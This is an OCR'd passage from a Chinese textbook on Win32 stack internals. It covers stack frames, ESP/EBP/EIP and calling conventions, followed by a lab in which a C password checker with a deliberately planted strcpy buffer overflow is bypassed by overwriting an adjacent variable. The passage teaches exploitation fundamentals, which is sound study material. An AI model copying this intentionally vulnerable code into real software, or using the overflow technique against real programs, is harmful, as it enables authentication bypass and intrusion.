


图 2.1.4　系统栈在函数调用时的变化

- 在 func_A 调用 func_B 的时候，同样先在自己的栈帧中压入函数返回地址，然后为 func_B 创建新栈帧并压入系统栈。
- 在 func_B 返回时，func_B 的栈帧被弹出系统栈，func_A 栈帧中的返回地址被“露”在栈顶，此时处理器按照这个返回地址重新跳到 func_A 代码区中执行。

- 在 func_A 返回时，func_A 的栈帧被弹出系统栈，main 函数栈帧中的返回地址被“露”在栈顶，此时处理器按照这个返回地址跳到 main 函数代码区中执行。

题外话：在实际运行中，main 函数并不是第一个被调用的函数，程序被装入内存前还有一些其他操作，图 2.1.4 只是栈在函数调用过程中所起作用的示意图

2.1.4 寄存器与函数栈帧

每一个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Win32 系统提供两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

（1）ESP：栈指针寄存器(extended stack po inter)，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的栈顶。

（2）EBP：基址指针寄存器(extended base pointer)，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的底部。

注意：EBP 指向当前位于系统栈最上边一个栈帧的底部，而不是系统栈的底部。严格说来，“栈帧底部”和“栈底”是不同的概念，本书在叙述中将坚持使用“栈帧底部”这一提法以示区别；ESP 所指的栈帧顶部和系统栈的顶部是同一个位置，所以后面叙述中并不严格区分“栈帧顶部”和“栈顶”的概念。请您注意这里的差异，不要产生概念混淆。

寄存器对栈帧的标识作用如图 2.1.5 所示。




图 2.1.5　栈帧寄存器 ESP 与 EBP 的作用

函数栈帧：ESP 和 EBP 之间的内存空间为当前栈帧，EBP 标识了当前栈帧的底部，ESP 标识了当前栈帧的顶部。

在函数栈帧中，一般包含以下几类重要信息。

（1）局部变量：为函数局部变量开辟的内存空间。

（2）栈帧状态值：保存前栈帧的顶部和底部（实际上只保存前栈帧的底部，前栈帧的顶部可以通过堆栈平衡计算得到），用于在本帧被弹出后恢复出上一个栈帧。

（3）函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

题外话：函数栈帧的大小并不固定，一般与其对应函数的局部变量多少有关。在后面调试实验中您会发现，函数运行过程中，其栈帧大小也是在不停变化的。

除了与栈相关的寄存器外，您还需要记住另一个至关重要的寄存器。

EIP：指令寄存器(Extended Instruction Pointer)，其内存放着一个指针，该指针永远指向下一条等待执行的指令地址，其作用如图 2.1.6 所示。

可以说如果控制了 EIP 寄存器的内容，就控制了进程——我们让 EIP 指向哪里，CPU 就会去执行哪里的指令。在本章第 4 节中我们会介绍控制 EIP 劫持进程的原理及实验。

2.1.5 函数调用约定与相关指令

函数调用约定描述了函数传递参数方式和栈协同工作的技术细节。不同的操作系统、不同的语言、不同的编译器在实现函数调用时的原理虽然基本相同，但具体的调用约定还是有差别的。这包括参数传递方式，参数入栈顺序是从右向左还是从左向右，函数返回时恢复堆栈平衡的操作在子函数中进行还是在母函数中进行。表 2-1-1 列出了几种调用方式之间的差异。

表 2-1-1 调用方式之间的差异

	C	SysCall	StdCall	BASIC	FORTRAN	PASCAL
参数入栈顺序	右→左	右→左	右→左	左→右	左→右	左→右
恢复栈平衡操作的位置	母函数	子函数	子函数	子函数	子函数	子函数

具体的，对于 Visual C++来说，可支持以下 3 种函数调用约定，如表 2-1-2 所示。

表 2-1-2 函数调用约定

调用约定的声明	参数入栈顺序	恢复栈平衡的位置
__cdecl	右→左	母函数
__fastcall	右→左	子函数
__stdcall	右→左	子函数

如果要明确使用某一种调用约定，只需要在函数前加上调用约定的声明即可，否则默认情况下，VC 会使用__stdcall 的调用方式。本篇中所讨论的技术在不加额外说明的情况下，都是指这种默认的__stdcall 调用方式。

除了上边的参数入栈方向和恢复栈平衡操作位置的不同之外，参数传递有时也会有所不同。例如，每一个 C++类成员函数都有一个 this 指针，在 Windows 平台中，这个指针一般是用

ECX 寄存器来传递的，但如果用 GCC 编译器编译，这个指针会作为最后一个参数压入栈中。

> **注意**：同一段代码用不同的编译选项、不同的编译器编译链接后，得到的可执行文件会有很多不同。因此，请您在进行后续实验前务必注意实验环境的描述，否则所得结果可能会与实验指导有所差异。

函数调用大致包括以下几个步骤。

（1）参数入栈：将参数从右向左依次压入系统栈中。

（2）返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

（3）代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

（4）栈帧调整：具体包括。

保存当前栈帧状态值，已备后面恢复本栈帧时使用（EBP 入栈）；

将当前栈帧切换到新栈帧（将 ESP 值装入 EBP，更新栈帧底部）；

给新栈帧分配空间（把 ESP 减去所需空间的大小，抬高栈顶）；

对于__stdcall 调用约定，函数调用时用到的指令序列大致如下。

```
        ;调用前
push 参数3      ;假设该函数有3个参数，将从右向左依次入栈
push 参数2
push 参数1
call 函数地址;call指令将同时完成两项工作：a）向栈中压入当前指令在内存
                          ;中的位置，即保存返回地址。b）跳转到所调用函数的入口地址函
                          ;数入口处
push ebp                  ;保存旧栈帧的底部
mov ebp，esp              ;设置新栈帧的底部（栈帧切换）
sub esp，xxx              ;设置新栈帧的顶部（抬高栈顶，为新栈帧开辟空间）
```

上面这段用于函数调用的指令在栈中引起的变化如图 2.1.7 所示。

> **题外话**：关于栈帧的划分，不同参考书中有不同的约定。有的参考文献中把返回地址和前栈帧 EBP 值做为一个栈帧的顶部元素，而有的则将其做为栈帧的底部进行划分。在后面的调试中，您会发现 OllyDbg 在栈区标示出的栈帧是按照前栈帧 EBP 值进行分界的，也就是说，前栈帧 EBP 值既属于上一个栈帧，也属于下一个栈帧，这样划分栈帧后，返回地址就成为了栈帧顶部的数据。出于前后概念一致的目的，在本书中将坚持按照 EBP 与 ESP 之间的部分做为一个栈帧的原则进行划分。这样划分出的栈帧如图 2.1.7 最后一幅图所示，栈帧的底部存放着前栈帧 EBP，栈帧的顶部存放着返回地址。划分栈帧只是为了更清晰地了解系统栈的运作过程，并不会影响它实际的工作。

类似地，函数返回的步骤如下。

（1）保存返回值：通常将函数的返回值保存在寄存器 EAX 中。

（2）弹出当前栈帧，恢复上一个栈帧。

具体包括：

- 在堆栈平衡的基础上，给 ESP 加上栈帧的大小，降低栈顶，回收当前栈帧的空间。
- 将当前栈帧底部保存的前栈帧 EBP 值弹入 EBP 寄存器，恢复出上一个栈帧。
- 将函数返回地址弹给 EIP 寄存器。




图 2.1.7　函数调用时系统栈的变化过程

（3）跳转：按照函数返回地址跳回母函数中继续执行。

还是以 C 语言和 Win32 平台为例，函数返回时的相关的指令序列如下。

```
addesp, xxx  ;降低栈顶，回收当前的栈帧
```

```
pop ebp;将上一个栈帧底部位置恢复到 ebp，
retn;这条指令有两个功能：a)弹出当前栈顶元素，即弹出栈帧中的返回地址。
                          至此，
                        ;栈帧恢复工作完成。b)让处理器跳转到弹出的返回地址，恢复调用前
                          的代码区
```

按照这样的函数调用约定组织起来的系统栈结构如图 2.1.8 所示。

题外话：Win32 平台下有很多寄存器，Intel 指令集中的指令也有很多，现在立刻逐一介绍它们无疑相当于给已经满头雾水的您再浇一桶冷水。虽然这里仅仅列出了 3 个寄存器和几条指令的作用，但只要您完全理解它们，就一定能顺利理解本书的后续章节，因为它们是栈溢出利用的关键，也是计算机架构的核心所在。当然，入门以后要想提高到一个新的层次，用《IBM X86 汇编》或者《Win32 汇编》恶补一下汇编知识是非常必要的。




图 2.1.8　函数调用的实现

2.2　修改邻接变量

2.2.1　修改邻接变量的原理

通过上一节，我们已经知道了函数调用的细节和栈中数据的分布情况。如图 2.1.8 所示，函数的局部变量在栈中一个挨着一个排列。如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的 EBP 值、返回地址等重要数据。

题外话：大多数情况下，局部变量在栈中的分布是相邻的，但也有可能出于编译优化

等需要而有所例外。具体情况我们需要在动态调试中具体对待，这里出于讲述基本原理的目的，可以暂时认为局部变量在栈中是紧挨在一起的。

我们将用一个非常简单的例子来说明破坏栈内局部变量对程序的安全性有何种影响。

```
    #include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
         int authenticated;
         char buffer[8];// add local buffto be overflowed
         authenticated=strcmp(password,PASSWORD);
         strcpy(buffer,password);//over flowed here!
         return authenticated;
}
main()
{
         int valid_flag=0;
         char password[1024];
         while(1)
         {
             printf("please input password:      ");
             scanf("%s",password);
             valid_flag = verify_password(password);
             if(valid_flag)
             {
               printf("incorrect password!\n\n");
             }
             else
             {
               printf("Congratulation! You have passed the
                          verification!\n");
               break;
             }
         }
}
```

上述代码是第 1 章最后一节中 Crack 实验的验证程序修改而来的。请尤其注意以下两处修改：

（1）verify_password()函数中的局部变量 char buffer[8]的声明位置。

（2）字符串比较之后的 strcpy(buffer,password)。

这两处修改实际上对程序的密码验证功能并没有额外作用，这里加上它们只是为了人为制造一个栈溢出漏洞。

按照前面对系统栈工作原理的了解，我们不难想象出这段代码执行到 int v erify_password

(char *password)时的栈帧状态如图 2.2.1 所示。

题外话：这里只是给出了字符数组的缓冲区与局部变量 authenticated 在栈中的一种分布形式。出于编译优化等目的，变量在栈中的存储顺序可能会有变化，需要在动态调试时具体问题具体分析。

可以看到，在 verify_password 函数的栈帧中，局部变量 int au thenticated 恰好位于缓冲区 char buffer[8]的“下方”。




图 2.2.1 栈帧布局

authenticated 为 int 类型，在内存中是一个 DWORD，占 4 个字节。所以，如果能够让 buffer 数组越界，buffer[8]、buffer[9]、buffer[10]、buffer[11]将写入相邻的变量 authenticated 中。

观察一下源代码不难发现，authenticated 变量的值来源于 strcmp 函数的返回值，之后会返回给 main 函数作为密码验证成功与否的标志变量：当 authenticated 为 0 时，表示验证成功；反之，验证不成功。

如果我们输入的密码超过了 7 个字符（注意：字符串截断符 NULL 将占用一个字节），则越界字符的 ASCII 码会修改掉 authenticated 的值。如果这段溢出数据恰好把 authenticated 改为 0，则程序流程将被改变。本节实验要做的就是研究怎样用非法的超长密码去修改 buffer 的邻接变量 authenticated 从而绕过密码验证程序这样一件有趣的事情。

2.2.2 突破密码验证程序

实验环境要求如表 2-2-1 所示。

表 2-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器，需重新调试
编译选项	默认编译选项 V	S2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本 de	bug 版本	如使用 release 版本，则需要重新调试

说明：如果完全采用实验指导所推荐的实验环境，将精确地重现指导中所有的细节；否则需要根据具体情况重新调试。

请您在开始实验前务必先确定实验环境是否符合要求。

按照程序的设计思路，只有输入了正确的密码“1234567”之后才能通过验证。程序运行情况如图 2.2.2 所示。




图 2.2.2　程序正常运行时的情况

假如我们输入的密码为 7 个英文字母“q”，按照字符串的序关系“qqqqqqq”>“1234567”，strcmp 应该返回 1，即 authenticated 为 1。OllyDbg 动态调试的实际内存情况如图 2.2.3 所示。




图 2.2.3　栈帧布局

也就是说，栈帧数据分布情况如表 2-2-2 所示。

表 2-2-2　栈帧数据分布情况

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer[0～3]	0x0012FB18	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
buffer[4～7]	0x0012FB1C	NULL	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
authenticated	0x0012FB20	0x00	0x00 0x00 0x01		

在观察内存的时候应当注意“内存数据”与“数值数据”的区别。在我们的调试环境中，内存由低到高分布，您可以简单地把这种情形理解成 Win32 系统在内存中由低位向高位存储一个 4 字节的双字（DWORD），但在作为“数值”应用的时候，却是按照由高位字节向低位字节进行解释。这样一来，在我们的调试环境中，“内存数据”中的 DWORD 和我们逻辑上使用的“数值数据”是按字节序逆序过的。

例如，变量 authenticated 在内存中存储为 0x 01 00 00 00，这个“内存数据”的双字会被计算机由高位向低位按字节解释成“数值数据” 0x 00 00 00 01。出于便于阅读的目的，OllyDbg 在栈区显示的时候已经将内存中双字的字节序反转了，也就是说，栈区栏显示的是“数值数据”，而不是原始的“内存数据”，所以，在栈内看数据时，从左向右对于左边地址的偏移依次为 3、2、1、0。请您在实验中注意这一细节。

下面我们试试输入超过 7 个字符，看看超过 buffer[8]边界的数据能不能写进 authenticated 变量的数据区。为了便于区分溢出的数据，这次我们输入的密码为“qqqqqqqqrst”(‘q’、‘r’、‘s’、‘t’ 的 ASCII 码相差 1)，结果如图 2.2.4 所示。




图 2.2.4　覆盖邻接变量

栈中的情况和我们分析的一样，从输入的第 9 个字符开始，将依次写入 authenticated 变量。按照我们的输入“qqqqqqqqrst”，最终 authenticated 的值应该是字符‘r’、‘s’、‘t’和用于截断字符串的 null 所对应的 ASCII 码 0x00747372。

这时的栈帧数据如表 2-2-3 所示。

表 2-2-3　栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
	0x0012FB1C	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
authenticated 被覆盖前	0x0012FB20	0x00 0x00 0x00	0x01		
authenticated 被覆盖后	0x0012FB20	NULL	0x74 (‘t’)	0x73 (‘s’)	0x72(‘r’)

authenticated 变量的值来源于 strcmp 函数的返回值，之后会返回给 main 函数作为密码验证成功与否的标志变量。当 authenticated 为 0 时，表示验证成功；反之，验证不成功。

我们已经知道越过数组 buffer[8]的边界的后续数据可以改写变量 authenticated，那么如果我们用这段溢出数据恰好把 authenticated 改为 0，是不是就可以直接通过验证了呢？

字符串数据最后都有作为结束标志的 NULL(0)，当我们输入 8 个‘q’的时候，按照前边的分析，buffer 所拥有的 8 个字节将全部被‘q’的 ASCII 码 0x71 填满，而字符串的第 9 个字符——作为结尾的 NULL 将刚好写入内存 0x0012FB20 处，即下一个双字的低位字节，恰好将 authenticated 从 0x 00 00 00 01 改成 0x 00 00 00 00，如图 2.2.5 所示。




图 2.2.5　修改邻接变量

这时系统栈内的变化过程如表 2-2-4 所示。

表 2-2-4 栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
	0x0012FB1C	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)	0x71 (‘q’)
authenticated 被覆盖前	0x0012FB20	0x00 0x00 0x00			0x01
authenticated 被覆盖后	0x0012FB20	0x00 0x00 0x00			0x00(NULL)

经过上述分析和动态调试，我们知道即使不知道正确的密码“1234567”，只要输入一个为 8 个字符的字符串，那么字符串中隐藏的第 9 个截断符 NULL 就应该能够将 authenticated 低字节中的 1 覆盖成 0，从而绕过验证程序！修改邻接变量成功的界面如图 2.2.6 所示。




图 2.2.6 修改邻接变量成功

